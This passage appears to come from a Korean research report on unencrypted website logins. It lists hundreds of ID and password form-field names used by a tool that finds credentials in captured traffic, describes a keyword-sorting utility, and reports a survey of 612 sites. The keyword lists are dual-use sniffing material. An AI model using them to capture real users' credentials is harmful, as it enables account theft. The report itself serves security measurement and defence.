4번을 선택할 경우 idfile과 pwfile이란 파일에 저장되어 있는 ID와 Password의 Keyword List가 나타난다. 1,2,3번이 아래 Keyword들을 통해 비교, 검색하게 된다.




.. 작업 번호를 선택하세요 ? 4

ID keyword 리스트

no	keyword	no	keyword	no	keyword	no	keyword
1	24SubMaster%24logid	90	txt_UserId	179	USER_ID	268	MB_ID
2	24Submaster%24logid	91	txt_userid	180	USRM_ID	269	UsrID
3	adminLoginVO.userId	92	u_id&u_pwd	181	User_ID	270	cd_id
4	param%5Buser_id%5D	93	wtxtHakBun	182	_userId	271	email
5	txtUserID_Control	94	24user_id	183	account	272	fm_id
6	txtUserID_control	95	24userid1	184	adminId	273	hakno
7	24TextBox_UserId	96	HakJikBun	185	adminid	274	kmuid
8	24TextBoxUserID	97	LOGIN_UID	186	cUserID	275	logid
9	24TextBoxUserId	98	M_USER_ID	187	ce_Name	276	login
10	member_login_id	99	TxtUserid	188	checkID	277	mb_id
11	tb_member_id_pk	100	UI_UserID	189	e_hname	278	md_id
12	userDTO.loginId	101	_58_login	190	emp_num	279	me_id
13	24txtBoxUserID	102	as_hakbun	191	empcode	280	memid
14	login_id_plain	103	chauserid	192	fuserid	281	nm_id
15	requiredUSERID	104	envelopId	193	hakbeon	282	oneId
16	txtDASISUserID	105	ff_userid	194	jumin-2	283	sabun
17	userDTO.userId	106	idStudent	195	leSsoId	284	sloid
18	entered_login	107	kufarm_id	196	loginID	285	stdno
19	input_loginid	108	loginName	197	loginId	286	strId
20	txtDassUserID	109	loginname	198	loginid	287	text1
21	txtPASSUserID	110	logintype	199	pUserId	288	txtID
22	user_login_id	111	master_id	200	rUserid	289	txtId
23	24TextUserId	112	member_id	201	rits_id	290	txtid
24	24TextUserid	113	member_no	202	sUserID	291	ui_id
25	24txt_status	114	p_LoginID	203	s_sabun	292	us_id
26	3ATextBox_id	115	p_loginid	204	stLogId	293	usrID
27	3ATextUserId	116	p_user_id	205	systbNo	294	usrid
28	3ATextUserid	117	sleUserId	206	txtCode	295	24ID
29	MemberUserID	118	stnt_numb	207	txtUser	296	24id
30	SSO_LOGIN_ID	119	strUserID	208	txt_key	297	5fid
31	loginBean.id	120	strUserId	209	user_id	298	InID
32	login_mailid	121	sugang_id	210	userid1	299	M_ID
33	sLoginUserID	122	txtStudID	211	utis_id	300	Name
34	session_user	123	txtUSERID	212	24muid	301	U_id
35	ssousername1	124	txtUsdrid	213	5FUSID	302	User
36	txtSTudentCd	125	txtUserID	214	AUTH01	303	b_id
37	txtStudentCd	126	txtUserId	215	AUTH02	304	ckid
38	user_idcheck	127	txtUserid	216	Hakbun	305	code
39	23txtuserid	128	txtuserid	217	MEM_ID	306	e_id

[그림 3-13] ID Keyword List - 1




40	24login_id4	129	user%5Fid	218	Mem_ID	307	f_id
41	24tbxUserId	130	user_idnt	219	PTRNID	308	i_id
42	24txbUserID	131	user_info	220	S_NAME	309	id56
43	24txbuserID	132	userjumin	221	USERID	310	idno
44	24txbuserId	133	userpass1	222	UserID	311	l_id
45	24txtUserID	134	usrNumber	223	UserId	312	m_id
46	24txtUserId	135	24txt_Id	224	Userid	313	mnid
47	24txtuserid	136	24userd1	225	WARG_3	314	myid
48	5Buserid%5D	137	3Atxt_Id	226	adm_id	315	name
49	Mail_UserID	138	LOGIN_ID	227	am_uid	316	ogid
50	id@nate.com	139	M_USERID	228	authid	317	p_id
51	inputUserId	140	MemberID	229	cmt_id	318	pano
52	left_userId	141	TB_topid	230	custid	319	r_id
53	mail_UserID	142	TextBox1	231	dan_id	320	sUID
54	p_member_id	143	USERS_ID	232	emp_no	321	s_id
55	ssousername	144	UserName	233	emt_id	322	stid
56	textLoginID	145	Username	234	etc_id	323	tbHB
57	txtCsUserID	146	admin_id	235	hakbun	324	u_id
58	txtLOGIN_ID	147	formtxt1	236	haknum	325	uid1
59	txtMasterid	148	i_UserID	237	htxtID	326	usId
60	txtMemberID	149	i_log_id	238	id_no1	327	user
61	txtMemberId	150	login_Id	239	id_no2	328	UID
62	txt_user_id	151	login_id	240	idname	329	USN
63	user.usr_id	152	logon_id	241	j_user	330	hak
64	user_id_chk	153	m_int_id	242	jumin1	331	id"
65	24UserName	154	memberID	243	log_ID	332	id2
66	24login_id	155	memberNo	244	log_id	333	log
67	24txtPnuId	156	memberid	245	mb_id"	334	mid
68	3ATextBox1	157	opclo_id	246	mem_ID	335	nID
69	BUILDER_ID	158	p_Userid	247	mem_id	336	pID
70	IjisUserID	159	p_userid	248	mw19id	337	pId
71	RESERVED_1	160	prelogin	249	new_id	338	pid
72	TextUserID	161	sleSsoId	250	one_Id	339	pw1
73	UcTextBox1	162	stnt_num	251	sg_uid	340	sid
74	_58_login2	163	strLogin	252	sso_id	341	sno
75	ct100%24id	164	strMemID	253	std_no	342	ssn
76	customerId	165	studnumb	254	stu_id	343	uID
77	f_password	166	tbUserId	255	txtID"	344	uid
78	j_username	167	username	256	txtUID	345	xid
79	membership	168	wbUserid	257	txt_ID	346	ID
80	strLoginID	169	24logid	258	txt_Id	347	Id
81	strLoginId	170	24txtID	259	txt_id	348	TO
82	strloginID	171	24txtId	260	userID	349	id
83	studentNum	172	3Alogid	261	userId	350	ip
84	txtHagbeon	173	3Atxtid	262	user_1	351	mb
85	txtLoginID	174	7Elogin	263	userid	352	n1
86	txtLoginId	175	IDField	264	usr_id	353	no
87	txtLogonID	176	ID_USER	265	yserNm		
88	txtUserSNR	177	LOGINID	266	Idbox		
89	txtUser_Id	178	LoginID	267	LogId		

[그림 3-14] ID Keyword List - 2

password keyword 리스트

no	keyword	no	keyword	no	keyword	no	keyword
1	adminLoginVO.password	96	RESERVED_1	191	cmt_pass	286	ckpass
2	24TextBox_UserPasswd	97	USERS_LANG	192	i_UserPW	287	i_pass
3	24SubMaster%24logpw	98	UcTextBox2	193	l_passwd	288	jumin1
4	24Submaster%24logpw	99	authpasswd	194	log_pass	289	jumin2
5	24TextBoxUserPasswd	100	chauserpwd	195	loginPwd	290	kmupwd
6	membership_password	101	emt_passwd	196	login_pw	291	l_pass
7	param%5Buser_pwd%5D	102	etc_passwd	197	loginpwd	292	logpwd
8	24TextBoxPassword	103	f_password	198	logon_pw	293	lopass
9	txtUserPW_Control	104	intput_pwd	199	m_passwd	294	m_pass
10	customerPassword	105	j_password	200	mem_Pass	295	me_pwd
11	entered_password	106	login_pass	201	mem_pass	296	mem_pw
12	loginBean.passwd	107	logon_pass	202	mw19pass	297	mypass
13	txtDASISPassword	108	member_pwd	203	opclo_pw	298	pUerPw
14	userDTO.password	109	memberpass	204	p_Passwd	299	passwd
15	member_login_pw	110	p_password	205	p_passwd	300	sg_pwd
16	member_password	111	s_password	206	passnumb	301	sso_pw
17	passwordStudent	112	strLoginPw	207	password	302	stu_id
18	txtDassPassword	113	strUserPwd	208	prelogin	303	tbPass
19	txtUserPassword	114	strloginPw	209	s_passwd	304	txtPWD
20	24Texrpassword	115	txtLogonPW	210	sleSsoPw	305	txtPwd
21	24TextPassword	116	txtStudPWD	211	strMemPW	306	txtpwd
22	3ATextPassword	117	txtUserPwd	212	systbPwd	307	u_pass
23	SSO_LOGIN_PSWD	118	txtUserpwd	213	txt_pass	308	userPW
24	jumin_password	119	txt_Passwd	214	txt_word	309	userPw
25	login_pw_plain	120	txt_passwd	215	userPass	310	usernm
26	requiredPASSWD	121	userPasswd	216	user_PWD	311	userpw
27	user_passcheck	122	userpasswd	217	user_pwd	312	usr_pw
28	24tbxPassword	123	24paddwd1	218	userpass	313	usrpwd
29	24txbPassword	124	24passwd1	219	usr_pass	314	24pwd
30	24txtPassword	125	24txbPass	220	24logpw	315	5FPWD
31	24txtUserName	126	24txt_Pwd	221	3Alogpw	316	CHECK
32	24txtpassword	127	LOGIN_PWD	222	3Atxtpw	317	InPWD
33	3ATextBox_pwd	128	TxtPasswd	223	LOGINPW	318	MB_PW
34	left_userPswd	129	USER_PASS	224	LoginPW	319	M_PWD
35	loginPassword	130	adminpass	225	MEM_PWD	320	PWord
36	master_passwd	131	envelopId	226	Mem_Pwd	321	Pword
37	member_passwd	132	ff_passwd	227	PASS_ID	322	bimil
38	sUserPassword	133	formtxt12	228	PWField	323	clear
39	suserPassword	134	input_pwd	229	PassBox	324	fm_pw


[그림 3-15] Password Keyword List - 1



40	txtCsPassWord	135	kufarm_pw	230	USER_PW	325	fpass
41	user_password	136	loginPSWD	231	UserPwd	326	jumin
42	24txt_secret	137	login_pwd	232	User_PW	327	logpw
43	ISERS_PASSWD	138	logintype	233	_userPw	328	m_pwd
44	TextPassword	139	m_int_psw	234	adminpw	329	mb_pw
45	USERS_PASSWD	140	mb_passwd	235	bPasswd	330	me_pw
46	UserPassWord	141	member_pw	236	cPasswd	331	mpass
47	_58_password	142	memberpwd	237	checkPW	332	nPass
48	as_jumin_seq	143	pPassword	238	dmypass	333	oneId
49	i_log_passwd	144	p_pass_id	239	e_telno	334	pPASS
50	inputUserSsn	145	pass_word	240	fpasswd	335	pPass
51	log_password	146	password1	241	htxtPwd	336	p_pwd
52	login_id=&pw	147	passwords	242	id_pass	337	pass1
53	login_passWd	148	puser_pwd	243	leSsoPw	338	pwd56
54	login_passwd	149	rgst_numb	244	log_PWD	339	r_pwd
55	mb_password"	150	rits_pass	245	log_pwd	340	regNo
56	new_password	151	social_no	246	loginPw	341	s_pwd
57	pwd_Password	152	stLogPass	247	loginpw	342	txtPW
58	sLoginUserPW	153	strPasswd	248	mb_pwd"	343	txtPw
59	session_pass	154	tbUserPwd	249	mem_pwd	344	u_pwd
60	textLoginPWD	155	tb_passwd	250	pUserPw	345	ui_pw
61	txtPassword"	156	txtJumin1	251	pass_id	346	usPwd
62	txt_password	157	txtPASSWD	252	passwd"	347	24PW
63	userPassword	158	txtPassNo	253	passwd1	348	PASS
64	userpassword	159	txtPassWD	254	slePass	349	Pass
65	wtxtPassword	160	txtPassWd	255	slopass	350	e_pw
66	5Bpasswd%5D	161	txtPasswd	256	spasswd	351	enpw
67	SERS_PASSWD	162	txtUserPW	257	txtPass	352	f_id
68	UILDER_PASS	163	txtUserPw	258	txt_PWD	353	fpwd
69	UI_Password	164	txtpasswd	259	txt_pwd	354	gpwd
70	USERSPASSWD	165	upassword	260	uPasswd	355	m_pw
71	ce_PASSWORD	166	user_info	261	upasswd	356	mnid
72	ct100%24pwd	167	user_pass	262	us_pass	357	mnpw
73	inputUserPw	168	user_pw_1	263	userPWD	358	name
74	mb_password	169	userpass2	264	userPwd	359	pass
75	md_password	170	24txtPWD	265	user_pw	360	pswd
76	nm_password	171	24txtPwd	266	userpwd	361	pwd1
77	p_LoginPass	172	24txtpwd	267	usrPass	362	pwdl
78	stdPassword	173	3Atxt_Pw	268	usr_pwd	363	secr
79	strLoginPwd	174	JuminNo2	269	usr_pws	364	spwd
80	strLoginpwd	175	LOGINPWD	270	utis_pw	365	txPW
81	strPassword	176	LoginPWD	271	24mupw	366	upwd
82	txtPASSWORD	177	M_PASSWD	272	24pswd	367	xpwd
83	txtPassWord	178	PASSWORD	273	AUTH01	368	PWD
84	txtPassword	179	PassWord	274	AUTH02	369	UPW
85	user.passwd	180	Password	275	LogPwd	370	USP
86	user_passwd	181	S_PASSWD	276	PASSWD	371	ps1
87	user_pw_chk	182	TB_toppw	277	PWords	372	pw1
88	24Password	183	TextBox2	278	Passwd	373	pwd
89	24login_pw	184	USER_PWD	279	USERPW	374	rPW
90	24txtPnuPw	185	USRM_PWD	280	U_pass	375	sPW
91	24user_pwd	186	UserPass	281	UserPW	376	ssn
92	3ATextBox2	187	adm_pass	282	WARG_4	377	uPW
93	7Epassword	188	adminPwd	283	am_pwd	378	upw
94	CHECK_USER	189	admin_pw	284	b_pass	379	PW
95	MemberPass	190	brith_yy	285	cd_pwd	380	pw

[그림 3-16] Password Keyword List - 2

e. 작업 5을 선택했을 시



[그림 3-17] 작업선택에서 5를 선택했을 경우

2. Keysort

2-1. 설계


(1) MIPSES에 이용되는 ID Keyword와 Password Keyword가 저장되어 있는 파일을 생성 및 수정할 수 있는 시스템이다.
(2) ID & Password Keyword가 연결 수록된 배열에서 Keyword를 분리하여 디스크에 파일로 저장한다.
(3) 해당 파일에 추가로 입력할 수 있다.
(4) 길이순, 알파벳순으로 정렬한다.

2-2. 동작흐름

(1) 프로그램 내 배열을 먼저 파일로 생성하고 시작해야 나머지 다른 작업을 시작할 수 있다.
(2) ID Keyword를 입력하고 '/'를 입력하면 다음 Password Keyword를 입력한다. '/'를 한번 더 입력하면 종료가 된다. 이 때는 단순히 입력만 된 상태이기 때문에 반드시 정렬을 해준다.
(3) Keyword 파일 재정렬을 통해 길이순, 알파벳순으로 다시 정렬해준다.


2-3. 실행

[그림 3-18] Keysort를 생성




[그림 3-19] Keysort 작업목록

a. 작업 1을 선택했을 시



[그림 3-20] 프로그램 내 배열에 수록된 Keyword 초기화

b. 작업 2을 선택했을 시




[그림 3-21] ID Keyword와 Password Keyword를 추가입력

c. 작업 3을 선택했을 시

[그림 3-22] ID Keyword와 Password Keyword를 정렬

d. 작업 4을 선택했을 시



[그림 3-23] 파일에 입력되어 있는 ID Keyword와 Password Keyword를 출력

Ⅴ. 연구 결과

1. 데이터 분석

4년제 대학교 214개와 2년제 대학 143개, 군청, 시청 등 공공기관이 51개, 중소기업 25개, 게임, 포털, 커뮤니티, 홈쇼핑 등 상용 홈페이지 179개를 포함하여 총 612개의 홈페이지를 조사했으며 해당 홈페이지의 하위 페이지까지 약 3000여개 이상의 페이지를 수집 및 분석하였다. 이 중에 약 2100개가 암호화가 되어있지 않았다. 이것은 조사대상 전체의 약 80%에 해당한다. 한 개의 대학교 홈페이지에서 하위 페이지 중 한 개라도 암호화가 되지 않았을 때 해당 사이트가 암호화 되지 않았을 것으로 가정하면 확률은 더 높아지게 된다. 특히 대학교 홈페이지만 계산했을 때는 거의 안됐다고 생각해도 무방하다.

본 연구에서 마지막으로 수정한 일자는 10월 19일이다. 몇 개월 동안 데이터를 수집하면서 로그인 시스템은 수시로, 다양하게 바뀌었다. 중복검사를 하면 이전과 결과가 다르게 나오는 경우가 심심치 않게 있었다. 이 이후엔 표본이 우리가 수집한 데이터 안에 포함되어 있음에도 정상적으로 검증이 되지 않는 것은 이미 로그인 시스템이 바뀌었다는 것을 의미한다.

2. 보안 시스템의 기본 요건

보안시스템의 기본 요건은 다음과 같다.

· OS 또는 서버 서비스 프로그램의 보안 결함을 이용한 침해 사고
· 설정 및 패스워드 관리 부주의로 인한 침해 사고
· 애플리케이션 보안 결함(주로 웹 프로그래밍 시 발생)으로 인한 침해 사고

첫 번째 항목은 OS나 웹 서비스 프로그램(아파치, IIS 등)과 같은 프로그램에서 발생하는 취약점을 말하는 것이고, 세 번째는 개별 사이트에서 PHP, ASP 등을 통해 개발하고 구축한 자체 웹 서버 사이트 프로그램에서 발생한 취약점을 말한다. 실제로 90% 이상의 침해 사고가 이 소프트웨어적인 보안 결함에 의해서 발생한다. 침해 사고 이전까지 보안에 관심이 없었던 대부분의 사이트는 이 결함을 이용해 침해 사고가 발생했으며 더욱 나쁜 것은 자동화된 공격 프로그램이 바로 첫 번째 항목의 결함을 이용해 대규모의 침해 사고를 발생시킨다는 것이다. 과거에 악명을 떨쳤던 코드레드, 님다, SQL웜 등이 모두 이에 해당한다.


두 번째 항목인 '설정 및 패스워드 관리 부주의로 인한 결함'은 실제 침해 사고의 비율에서 많은 비중을 차지하지는 않지만, 모든 알려진 소프트웨어 보안 결함을 다 제거한 후에 여전히 외부의 공격에 취약할 수 있는 빌미를 제공한다.

마지막으로 '애플리케이션 보안 결함(주로 웹 프로그래밍 시 발생)으로 인한 결함'

이 있는데, 최근에 침해 사고의 비율이 높아지고 있으며 일부 보안을 상당히 갖췄다고 하는 사이트도 의외로 쉽게 공격 가능한 결함을 가지고 있다. 실제로 IT의 모든 정보가 웹으로 통합돼 서비스되는 추세로 가면서 기존의 웹 서비스와는 달리 현재의 웹 서비스는 엄청나게 복잡한 컴포넌트와 시스템을 갖추게 돼 소수의 보안 관리자가 감당할 수 있는 수준을 넘어서고 있다.

3. 현 홈페이지의 구조상 보안취약 요소

로그인 취약점이 드러나지 않으려면 기본적으로 보안시스템을 구축하는 것을 전제로 한다. 대학교 홈페이지들의 구성은 대표 홈페이지 아래에 최소 5개에서 10개 이상의 하위 홈페이지를 갖고 있다. 이는 서버 구조상 한 개의 서버의 운영이 되지 않는다는 것을 의미한다. 대표 홈페이지부터가 보안시스템으로 되어 있지 않으면 대게 하위 홈페이지들은 보안시스템으로 구축이 되어있지 않았다. 대표 홈페이지가 보안시스템으로 구축이 되어있다 해도 한 개 이상의 서버(홈페이지)가 보안시스템이 아니라면 얼마든지 취약점을 악용할 가능성이 열려있다.



[그림 4-1] 취약한 홈페이지 로그인 시스템

다음은 전체 조사한 대학교 중 일부 학교에 대한 표이다.

학교	하위 페이지	ID-header	PW-header
A대학교	my Page	id	passwd
	메인로그인	암호화	
	웹메일	암호화	
	e-런닝	p_userid	p_pwd
	생활관	암호화	
	웹하드	암호화	
	산학능력개발원	loginName	password
B대학교	메인로그인	암호화	
	웹메일	userid	passwd
	중앙도서관	userid	userpw
	국제어학원	user_id	password
	취업정보	login_id	login_pwd
C교육대학교	메인로그인	암호화	
	교육전산원	암호화	
	기숙사	암호화	
	교수협의회	암호화	
	도서관	UserID	passwd
	인터넷강좌	id	passwd
D대학교	메인로그인	hakbun	pw
	전자문서	userid	userpw
	포털사이트	username	Password
	웹메일	userid	passwd
	e-런닝	pld	Pass

[표 4-1] 일부 대학교의 Keyword

4. 대응 방안 및 모범사례

위와 같은 상황과 일치하는 대학교 홈페이지로는 경북전문대학교가 있다. 경북전문대학교의 대표 홈페이지 아래 하위 페이지로는 포탈정보시스템, 그룹웨어, 웹메일, 생활관, 경북전문대학교 대학자체평가, 교수학습지원센터가 있다. 한 개를 제외한 나머지 페이지는 통합 로그인으로만 로그인이 가능하며 경북전문대학교 대학자체평가는 통합 로그인을 쓰지 않지만 보안시스템이 구축되어 있다. 다음은 경북전문대학교의 통합로그인화면이다.

